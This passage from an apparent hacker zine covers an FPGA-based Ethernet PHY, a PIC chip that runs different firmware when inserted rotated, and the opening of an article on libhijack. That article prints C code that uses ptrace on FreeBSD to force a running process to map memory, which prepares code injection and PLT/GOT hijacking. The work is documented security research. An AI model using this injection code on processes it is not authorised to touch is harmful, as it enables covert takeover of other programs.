After we connect the required 100 ohm terminating resistor across the transformer coil, the voltages at the positive and negative sides of the coil should be equally above and below 1.65V. We can now connect our ADC to the positive side of the coil only, ignoring the negative leg entirely aside from the termination.

The ADC is sampled at 500 Msps using the Spartan-6 ISERDES. Since the nominal data rate is 125 Mbps, we have four ADC samples per unit interval (UI). We now need to recover the MLT-3 encoded data from the oversampled data stream.

The MLT-3 decoder runs at 125 MHz and processes 4 ADC samples per cycle. Every time the data changes the decoder outputs a 1 bit. Every time the data remains steady for one UI, plus an additional sample before and after, the decoder outputs a 0 bit. (The threshold of six ADC samples was determined experimentally to give the best bit error rate.) The decoder nominally outputs one data bit per clock however due to jitter and skew between the TX and RX clocks, it occasionally outputs zero or two bits.

The decoded data stream is then deserialized into 5-bit blocks to make downstream processing easier. Every 32 blocks, the last 11 bits from the MLT-3 decoder are complemented and loaded into the LFSR state. Since the 4B/5B idle code is `0x1F` (five consecutive 1 bits), the complement of the scrambled data between packets is equal to the scrambler PRNG output. An LFSR leaks 1 bit of internal state per output bit, so given N consecutive output bits from a N-bit LFSR, we can recover the entire state. The interval of 32 blocks (160 bits) was chosen to be relatively prime to the 11-bit LFSR state size.

After the LFSR is updated, the receiver begins XOR-ing the scrambler output with the incoming data stream and checks for nine consecutive idle characters (45 bits). If present, we correctly guessed




Figure 13. Biasing Schematic


the location of an inter-packet gap and are locked to the scrambler, with probability $1-(2^{-45})$ of a false lock due to the data stream coincidentally matching the LFSR output. If not present, we guessed wrong and re-try every 32 data blocks until a lock is achieved. Since 100Base-TX specifies a minimum 96-bit inter-frame gap, and we require $45+11=56$ idle bits to lock, we should eventually guess right and lock to the scrambler.

Once the scrambler is locked, we can XOR the scrambler output (5 bits at a time) with the incoming 5-bit data stream. This gives us cleartext 4B/5B data, however we may not be aligned to code-word boundaries. The idle pattern doesn't contain any bit transitions so there's no clues to alignment there. Once a data frame starts, however, we're going to see a `J+K` control character pair (`11000 10001`). The known position of the zero bits allows us to shift the data by a few bits as needed to sync to the 4B/5B code groups.

Decoding the 4B/5B is a simple table lookup that outputs 4-bit data words. When the `J+K` or `T+R` control codes are seen, a status flag is set to indicate the start or end of a packet.

If an invalid 5-bit code is seen, an error counter is incremented. Sixteen code errors in a 256-codeword window, or four consecutive packet times without any inter-frame gap, indicate that we may have lost sync with the incoming data or that the cable may have been unplugged. In this case, we reset the entire PHY circuit and attempt to re-negotiate a link.

The final 4-bit data stream may not be running at exactly the same speed as the 25 MHz MII clock, due to differences between TX and RX clock domains. In order to rate match, the 4-bit data coming off the 4B/5B decoder (excluding idle characters) is fed into an 32-nibble FIFO. When the FIFO reaches a fill of 16 nibbles (8 bytes), the PHY begins to stream the inbound packet out to the MII bus. We can thus correct for small clock rate mismatches, up to the point that the FIFO underflows or overflows during one packet time.



Test Results

In my testing, the TRAGICLASER PHY was able to link up with both my laptop and my Cisco switch with no issues through an approximately 2-meter patch cable. No testing with longer cables was performed because I didn't have anything longer on hand, however since the signal appears to pass the 802.3 eye mask I expect that the transmitter would be able to drive the full 100m cable specified in the standard with no difficulties. The receiver would likely start to fail with longer cables since I'm not doing equalization or adaptive thresholding, however I can't begin to guess how much you could get actually away with. If anybody decides to try, I'd love to hear your results!

My test bitstream doesn't include a full 10/100 MAC, so verification of incoming data from the LAN was conducted with a logic analyzer on the RX-side MII bus. (Figure 14.)


The transmit-side test sends a single hard-coded UDP broadcast packet in a loop. I was able to pick it up with Wireshark (Figure 15) and decode it. My switch did not report any RX-side CRC errors during a 5-minute test period sending at full line rate.

In my test with default optimization settings, the PHY had a total area of 174 slices, 767 LUT6s, and 8 LUTRAMs as well as four OSERDES2 and two ISERDES2 blocks. This is approximately 1/4 of the smallest Spartan-6 FPGA (XC6SLX4) so it should be able to comfortably fit into almost any FPGA design. Additionally, twelve external resistors and an RJ-45 jack with integrated isolation transformer were required.

Further component reductions could be achieved if a 1.5 or 1.8V supply rail were available on the board, which could be used (along with two external resistors) to inject the DC bias into the coupling transformer taps at a savings of two resistors. An enterprising engineer may be tempted to use the internal 100 ohm differential terminating resistors on the FPGA to eliminate yet another passive at the cost of two more FPGA pins, however I chose not to go this route because I was concerned that dissipating 10 mW in the input buffer might overheat the FPGA.

Overall, I was quite surprised at how well the PHY worked. Although I certainly hoped to get it to the point that it would be able to link up with another PHY and send packets, I did not expect the TX waveform to be as clean as it was. Although the RX likely does not meet the full 802.3 sensitivity requirements, it is certainly good enough for short-range applications. The component cost and PCB space used by the external passives compare favorably with an external 10/100 PHY if standards compliance or long range are not required.

Source code is available in my Antikernel project.[16]



[16] `git clone https://github.com/azonenberg/antikernel || unzip pocorgtfo17.zip antikernel.zip`




Figure 14. Receiver Verification

```
Frame 42109: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface 0
Ethernet II, Src: cc:cc:cc:cc:cc:cc (cc:cc:cc:cc:cc:cc), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
  Destination: Broadcast (ff:ff:ff:ff:ff:ff)
  Source: cc:cc:cc:cc:cc:cc (cc:cc:cc:cc:cc:cc)
  Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 0.0.0.0 (0.0.0.0), Dst: 255.255.255.255 (255.255.255.255)
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
  Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
  Total Length: 64
  Identification: 0x0000 (0)
  Flags: 0x02 (Don't Fragment)
  Fragment offset: 0
  Time to live: 255
  Protocol: UDP (17)
  Header checksum: 0xcccc [validation disabled]
  Source: 0.0.0.0 (0.0.0.0)
  Destination: 255.255.255.255 (255.255.255.255)
  [Source GeoIP: Unknown]
  [Destination GeoIP: Unknown]
User Datagram Protocol, Src Port: 256, Dst Port: 256
  Source Port: 256
  Destination Port: 256
  Length: 44
  Checksum: 0x0000 (none)
  [Stream index: 0]
Data (36 bytes)
  Data: 000000000000000000000000000000000000000000000000...
  [Length: 36]
```

Figure 15. Wireshark

17:06 The DIP Flip Whixr Trick: An Integrated Circuit That Functions in Either Orientation

by Joe "Kingpin" Grand

Hardware trickery comes in many shapes and sizes: implanting add-on hardware into a finished product, exfiltrating data through optical, thermal, or electromagnetic means, injecting malicious code into firmware, BIOS, or microcode, or embedding Trojans into physical silicon. Hackers, governments, and academics have been playing in this wide open field for quite some time and there's no sign of things slowing down.


This PoC, inspired by my friend Whixr of `#tymkrs`, demonstrates the feasibility of an IC behaving differently depending on which way it's connected into the system. Common convention states that ICs must be inserted in their specified orientation, assisted by the notch or key on the device identifying pin 1, in order to function properly.

So, let's defy this convention!

– — — – — — — – — — –

Most standard chips, like digital logic devices and microcontrollers, place the power and ground connections at corners diagonal from each other. If one were to physically rotate the IC by 180 degrees, power from the board would connect to the ground pin of the chip or vice versa. This would typically result in damage to the chip, releasing the magic smoke that it needs to function. The key to this PoC was finding an IC with a more favorable pin configuration.

While searching through microcontroller data sheets, I came across the Microchip PIC12F629. This particular 8-pin device has power and GPIO (General Purpose I/O) pins in locations that would allow the chip to be rotated with minimal risk. Of course, this PoC could be applied to any chip with a suitable pin configuration.



In the pinout drawing, which shows the chip from above in its normal orientation, arrows denote the alternate functionality of that particular pin when the chip is rotated around. Since power (VDD) is normally connected to pin 1 and ground (VSS) is normally connected to pin 8, if the chip is rotated, GP2 (pin 5) and GP3 (pin 4) would connect to power and ground instead. By setting both GP2 and GP3 to inputs in firmware and connecting them to power and ground, respectively, on the board, the PIC will be properly powered regardless of orientation.


– — — – — — — – — — –

I thought it would be fun to change the data that the PIC sends to a host PC depending on its orientation.

On power-up of the PIC, GP1 is used to detect the orientation of the device and set the mode accordingly. If GP1 is high (caused by the pull-up resistor to VCC), the PIC will execute the normal code. If GP1 is low (caused by the pull-down resistor to VSS), the PIC will know that it has been rotated and will execute the alternate code. This orientation detection could also be done using GP5, but with inverted polarity.

The PIC's UART (asynchronous serial) output is bit-banged in firmware, so I'm able to reconfigure the GPIO pins used for TX and RX (GP0 and GP4) on-the-fly. The TX and RX pins connect directly to an Adafruit FTDI Friend, which is a standard FTDI FT232R-based USB-to-serial adapter. The FTDI Friend also provides 5V (VDD) to the PoC.


In normal operation, the device will look for a key press on GP4 from the FTDI Friend's TX pin and then repeatedly transmit the character 'A' at 9600 baud via GP0 to the FTDI Friend's RX pin. When the device is rotated 180 degrees, the device will look for a key press on GP0 and repeatedly transmit the character 'B' on GP4. As a key press detector, instead of reading a full character from the host, the device just looks for a high-to-low transition on the PIC's currently configured RX pin. Since that pin idles high, the start bit of any data sent from the FTDI Friend will be logic low.





```
switch (input(PIN_A1)) {// orientation
    detection
  case MODE_NORMAL: // normal behavior
    #use rs232(baud=9600, bits=8, parity=N,
    stop=1, xmit=PIN_A0, force_sw)

    //wait for a keypress
    while(input(PIN_A4));

    while(1){
      printf("A ");
      delay_ms(10);
    }
    break;

  case MODE_ALTERNATE: // abnormal behavior
    #use rs232(baud=9600, bits=8, parity=N,
    stop=1, xmit=PIN_A4, force_sw)

    // wait for a keypress
    while(input(PIN_A0));

    while(1){
      printf("B ");
      delay_ms(10);
    }
    break;
}
```

For your viewing entertainment, a demonstration of my breadboard prototype can be found on Youtube.[17] Complete engineering documentation, including schematic, bill-of-materials, source code, and layout for a small circuit board module are also available.[18]

Let this PoC serve as a reminder that one should not take anything at face value. There are an endless number of ways that hardware, and the electronic components within a hardware system, can misbehave. Hopefully, this little trick will inspire future hardware mischief and/or the development of other sneaky circuits. If nothing else, you're at least armed with a snarky response for the next time some over-confident engineer insists ICs will only work in one direction!





[17] Joe Grand, Sneaky Circuit: This DIP Goes Both Ways

[18] `unzip pocorgtfo17.pdf dipflip.zip # or at www.grandideastudio.com/portfolio/sneaky-circuits/`

17:07 Injecting shared objects on FreeBSD with libhijack.

by Shawn Webb

In the land of red devils known as Beasties exists a system devoid of meaningful exploit mitigations. As we explore this vast land of opportunity, we will meet our ELFish friends, [p]tracing their very moves in order to hijack them. Since unprivileged process debugging is enabled by default on FreeBSD, we can abuse `ptrace` to create anonymous memory mappings, inject code into them, and overwrite PLT/-GOT entries.[19] We will revive a tool called libhijack to make our nefarious activities of hijacking ELFs via `ptrace` relatively easy.

Nothing presented here is technically new. However, this type of work has not been documented in this much detail, so here I am, tying it all into one cohesive work. In Phrack 56:7, Silvio Cesare taught us fellow ELF research enthusiasts how to hook the PLT/GOT.[20] Phrack 59:8, on Runtime Process Infection, briefly introduces the concept of injecting shared objects by injecting shellcode via `ptrace` that calls `dlopen()`.[21] No other piece of research, however, has discovered the joys of forcing the application to create anonymous memory mappings from which to inject code.

This is only part one of a series of planned articles that will follow libhijack's development. The end goal is to be able to anonymously inject shared objects. The libhijack project is maintained by the SoldierX community.

Previous Research

All prior work injects code into the stack, the heap, or existing executable code. All three methods create issues on today's systems. On AMD64 and ARM64, the two architectures libhijack cares about, the stack is non-executable by default. The heap implementation on FreeBSD, `jemalloc` creates non-executable mappings. Obviously overwriting existing executable code destroys a part of the executable image.

PLT/GOT redirection attacks have proven extremely useful, so much so that read-only relocations (RELRO) is a standard mitigation on hardened systems. Thankfully for us as attackers, FreeBSD doesn't use RELRO, and even if FreeBSD did, using `ptrace` to do devious things negates RELRO as `ptrace` gives us God-like capabilities. We will see the strength of PaX NOEXEC in HardenedBSD, preventing PLT/GOT redirections and executable code injections.

The Role of ELF

FreeBSD provides a nifty API for inspecting the entire virtual memory space of an application. The results returned from the API tells us the protection flags of each mapping (readable, writable, executable.) If FreeBSD provides such a rich API, why would we need to parse the ELF headers?

We want to ensure that we find the address of the system call instruction in a valid memory location.[22] On ARM64, we also need to keep the alignment to eight bytes. If the execution is redirected to an improperly aligned instruction, the CPU will abort the application with SIGBUS or SIGKILL. Intel-based architectures do not care about instruction alignment, of course.

PLT/GOT hijacking requires parsing ELF headers. One would not be able to find the PLT/GOT without iterating through the Process Headers to find the Dynamic Headers, eventually ending up with the `DT_PLTGOT` entry.

We make heavy use of the `Struct_Obj_Entry` structure, which is the second PLT/GOT entry. Indeed, in a future version of libhijack, we will likely handcraft our own `Struct_Obj_Entry` object and insert that into the real RTLD in order to allow the shared object to resolve symbols via normal methods.

Thus, invoking ELF early on through the process works to our advantage. With FreeBSD's `libprocstat` API, we don't have a need for parsing ELF headers until we get to the PLT/GOT stage, but doing so early makes it easier for the attacker using libhijack, which does all the heavy lifting.

[19] Procedure Linkage Table/Global Offset Table

[20] `unzip pocorgtfo17.pdf phrack56-7.txt`

[21] `unzip pocorgtfo17.pdf phrack59-8.txt`

[22] `syscall` on AMD64, `svc 0` on ARM64.

Finding the Base Address

Executables come in two flavors: Position-Independent Executables (PIEs) and regular ones. Since FreeBSD does not have any form of address space randomization (ASR or ASLR), it doesn't ship any application built in PIE format.

Because the base address of an application can change depending on: architecture, compiler/linker flags, and PIE status, libhijack needs to find a way to determine the base address of the executable. The base address contains the main ELF headers.

libhijack uses the `libprocstat` API to find the base address. AMD64 loads PIE executables to `0x01021000` and non-PIE executables to a base address of `0x00200000`. ARM64 uses `0x00100000` and `0x00100000`, respectively.

libhijack will loop through all the memory mappings as returned by the `libprocstat` API. Only the first page of each mapping is read in–enough to check for ELF headers. If the ELF headers are found, then libhijack assumes that the first ELF object is that of the application.

```
1  int resolve_base_address(HIJACK *hijack){
     struct procstat *ps;
3    struct kinfo_proc *p=NULL;
     struct kinfo_vmentry *vm=NULL;
5    unsigned int i, cnt=0;
     int err=ERROR_NONE;
7    ElfW(Ehdr) *ehdr;

9    ps = procstat_open_sysctl();
     if (ps == NULL) {
11     SetError(hijack, ERROR_SYSCALL);
       return (-1);
13   }

15   p = procstat_getprocs(ps, KERN_PROC_PID,
                           hijack->pid, &cnt);
17   if (cnt == 0) {
       err = ERROR_SYSCALL;
19     goto error;
     }
21
     cnt = 0;
23   vm = procstat_getvmmap(ps, p, &cnt);
     if (cnt == 0) {
25     err = ERROR_SYSCALL;
       goto error;
27   }

29   for (i = 0; i < cnt; i++) {
       if (vm[i].kve_type != KVME_TYPE_VNODE)
31       continue;

33     ehdr = read_data(hijack,
           (unsigned long)(vm[i].kve_start),
35         getpagesize());
       if (ehdr == NULL) {
37       goto error;
       }
39     if (IS_ELF(*ehdr)) {
         hijack->baseaddr =
41           (unsigned long)(vm[i].kve_start);
         break;
43     }
       free(ehdr);
45   }

47   if (hijack->baseaddr == NULL)
       err = ERROR_NEEDED;
49
   error:
51   if (vm != NULL)
       procstat_freevmmap(ps, vm);
53   if (p != NULL)
       procstat_freeprocs(ps, p);
55   procstat_close(ps);
     return (err);
57 }
```

Assuming that the first ELF object is the application itself, though, can fail in some corner cases, such as when the RTLD (the dynamic linker) is used to execute the application. For example, instead of calling `/bin/ls` directly, the user may instead call `/libexec/ld-elf.so.1 /bin/ls`. Doing so causes libhijack to not find the PLT/GOT and fail early sanity checks. This can be worked around by providing the base address instead of attempting autodetection.

The RTLD in FreeBSD only recently gained the ability to execute applications directly. Thus, the assumption that the first ELF object is the application is generally safe to make.

Finding the syscall

As mentioned above, we want to ensure with 100% certainty we're calling into the kernel from an executable memory mapping and in an allowed location. The ELF headers tell us all the publicly accessible functions loaded by a given ELF object.

The application itself might never call into the kernel directly. Instead, it will rely on shared libraries to do that. For example, reading data from a file descriptor is a privileged operation that requires help from the kernel. The `read()` libc function calls the `read` syscall.

libhijack iterates through the ELF headers, following this pseudocode algorithm:

- Locate the first `Obj_Entry` structure, a linked list that describes loaded shared object.
- Iterate through the symbol table for the shared object:
  - If the symbol is not a function, continue to the next symbol or break out if no more symbols.
  - Read the symbol's payload into memory. Scan it for the `syscall` opcode, respecting instruction alignment.
  - If the instruction alignment is off, continue scanning the function.
  - If the `syscall` opcode is found and the instruction alignment requirements are met, return the address of the system call.
- Repeat the iteration with the next `Obj_Entry` linked list node.

This algorithm is implemented using a series of callbacks, to encourage an internal API that is flexible and scalable to different situations.


Creating a new memory mapping

Now that we found the system call, we can force the application to call `mmap`. AMD64 and ARM64 have slightly different approaches to calling `mmap`. On AMD64, we simply set the registers, including the instruction pointer to their respective values. On ARM64, we must wait until the application attempts to call a system call, then set the registers to their respective values.

Finally, in both cases, we continue execution, waiting for `mmap` to finish. Once it finishes, we should have our new mapping. It will store the start address of the new memory mapping in `rax` on AMD64 and `x0` on ARM64. We save this address, restore the registers back to their previous values, and return the address back to the user.

The following is handy dandy table of calling conventions.

Arch	Register	Value
AMD64	rax	syscall number
	rdi	addr
	rsi	length
	rdx	prot
	r10	flags
	r8	fd (-1)
	r9	offset (0)
aarch64	x0	syscall number
	x1	addr
	x2	length
	x3	prot
	x4	flags
	x5	fd (-1)
	x6	offset (0)
	x8	terminator



```
void freebsd_parse_soe(HIJACK *hijack, struct Struct_Obj_Entry *soe, linkmap_callback callback) {
    int err=0;
    ElfW(Sym) *libsym=NULL;
    unsigned long numsyms, symaddr=0, i=0;
    char *name;

    numsyms = soe->nchains;
    symaddr = (unsigned long)(soe->symtab);

    do{
        if ((libsym))
            free(libsym);

        libsym = (ElfW(Sym) *)read_data(hijack, (unsigned long)symaddr, sizeof(ElfW(Sym)));
        if (!(libsym)) {
            err = GetErrorCode(hijack);
            goto notfound;
        }

        if (ELF64_ST_TYPE(libsym->st_info) != STT_FUNC) {
            symaddr += sizeof(ElfW(Sym));
            continue;
        }

        name = read_str(hijack, (unsigned long)(soe->strtab + libsym->st_name));
        if ((name)) {
            if (callback(hijack, soe, name, ((unsigned long)(soe->mapbase) + libsym->st_value),
                        (size_t)(libsym->st_size)) != CONTPROC) {
                free(name);
                break;
            }

            free(name);
        }

        symaddr += sizeof(ElfW(Sym));
    } while (i++ < numsyms);

notfound:
    SetError(hijack, err);
}

CBRESULT syscall_callback(HIJACK *hijack, void *linkmap, char *name, unsigned long vaddr, size_t sz) {
  unsigned long syscalladdr;
  unsigned int align;
  size_t left;

  align = GetInstructionAlignment();
  left = sz;
  while (left > sizeof(SYSCALLSEARCH) - 1) {
    syscalladdr = search_mem(hijack, vaddr, left, SYSCALLSEARCH, sizeof(SYSCALLSEARCH)-1);
    if (syscalladdr == (unsigned long)NULL)
      break;

    if ((syscalladdr % align) == 0) {
      hijack->syscalladdr = syscalladdr;
      return TERMPROC;
    }

    left -= (syscalladdr - vaddr);
    vaddr += (syscalladdr - vaddr) + sizeof(SYSCALLSEARCH)-1;
  }

  return CONTPROC;
}

int LocateSystemCall(HIJACK *hijack) {
  Obj_Entry *soe, *next;

  if (IsAttached(hijack) == false)
    return (SetError(hijack, ERROR_NOTATTACHED));

  if (IsFlagSet(hijack, F_DEBUG))
    fprintf(stderr, "[*] Looking for syscall\n");

  soe = hijack->soe;
  do {
    freebsd_parse_soe(hijack, soe, syscall_callback);
    next = TAILQ_NEXT(soe, next);
    if (soe != hijack->soe)
      free(soe);
    if (hijack->syscalladdr != (unsigned long)NULL)
      break;
    soe = read_data(hijack,
        (unsigned long)next,
        sizeof(*soe));
  } while (soe != NULL);

  if (hijack->syscalladdr == (unsigned long)NULL) {
    if (IsFlagSet(hijack, F_DEBUG))
      fprintf(stderr, "[-] Could not find the syscall\n");
    return (SetError(hijack, ERROR_NEEDED));
  }

  if (IsFlagSet(hijack, F_DEBUG))
    fprintf(stderr, "[+] syscall found at 0x%016lx\n",
        hijack->syscalladdr);

  return (SetError(hijack, ERROR_NONE));
}
```

Currently, `fd` and `offset` are hardcoded to −1 and 0 respectively. The point of libhijack is to use anonymous memory mappings. When `mmap` returns, it will place the start address of the new memory mapping in `rax` on AMD64 and `x0` on ARM64. The implementation of `md_map_memory` for AMD64 looks like the following:

```
unsigned long md_map_memory(HIJACK *hijack,
                struct mmap_arg_struct *mmap_args){
  REGS regs_backup, *regs;
  unsigned long addr, ret;
  register_t stackp;
  int err, status;

  ret = (unsigned long)NULL;
  err = ERROR_NONE;

  regs = _hijack_malloc(hijack, sizeof(REGS));

  if (ptrace(PT_GETREGS, hijack->pid, (caddr_t)regs, 0)
      < 0) {
    err = ERROR_SYSCALL;
    goto end;
  }
  memcpy(&regs_backup, regs, sizeof(REGS));

  SetRegister(regs, "syscall", MMAPSYSCALL);
  SetInstructionPointer(regs, hijack->syscalladdr);
  SetRegister(regs, "arg0", mmap_args->addr);
  SetRegister(regs, "arg1", mmap_args->len);
  SetRegister(regs, "arg2", mmap_args->prot);
  SetRegister(regs, "arg3", mmap_args->flags);
  SetRegister(regs, "arg4", -1); /* fd */
  SetRegister(regs, "arg5", 0); /* offset */

  if (ptrace(PT_SETREGS, hijack->pid, (caddr_t)regs, 0)
      < 0) {
    err = ERROR_SYSCALL;
    goto end;
  }

  /* time to run mmap */
  addr = MMAPSYSCALL;
  while (addr == MMAPSYSCALL) {
    if (ptrace(PT_STEP, hijack->pid, (caddr_t)0, 0)
        < 0)
    err = ERROR_SYSCALL;
    do {
      waitpid(hijack->pid, &status, 0);
    } while (!WIFSTOPPED(status));

    ptrace(PT_GETREGS, hijack->pid, (caddr_t)regs, 0);
    addr = GetRegister(regs, "ret");
  }

  if ((long)addr == -1) {
    if (IsFlagSet(hijack, F_DEBUG))
      fprintf(stderr, "[-] Could not map address. "
                      "Calling mmap failed!\n");

    ptrace(PT_SETREGS, hijack->pid,
           (caddr_t)(&regs_backup), 0);
    err = ERROR_CHILDERROR;
    goto end;
  }

end:
  if (ptrace(PT_SETREGS, hijack->pid,
             (caddr_t)(&regs_backup), 0) < 0)
    err = ERROR_SYSCALL;

  if (err == ERROR_NONE)
    ret = addr;

  free(regs);
  SetError(hijack, err);
  return (ret);
}
```

Even though we're going to write to the memory mapping, the protection level doesn't need to have the write flag set. Remember, with `ptrace`, we're gods. It will allow us to write to the memory mapping via `ptrace`, even if that memory mapping is non-writable.

Clockwize

Requires Game

PROGRAMMERS

Z80 / 8088 / 8086

Clockwize's order book has expanded so rapidly since its formation last year that we urgently require Spectrum, IBM and Amstrad Programmers, to work In-house and Free-lance.

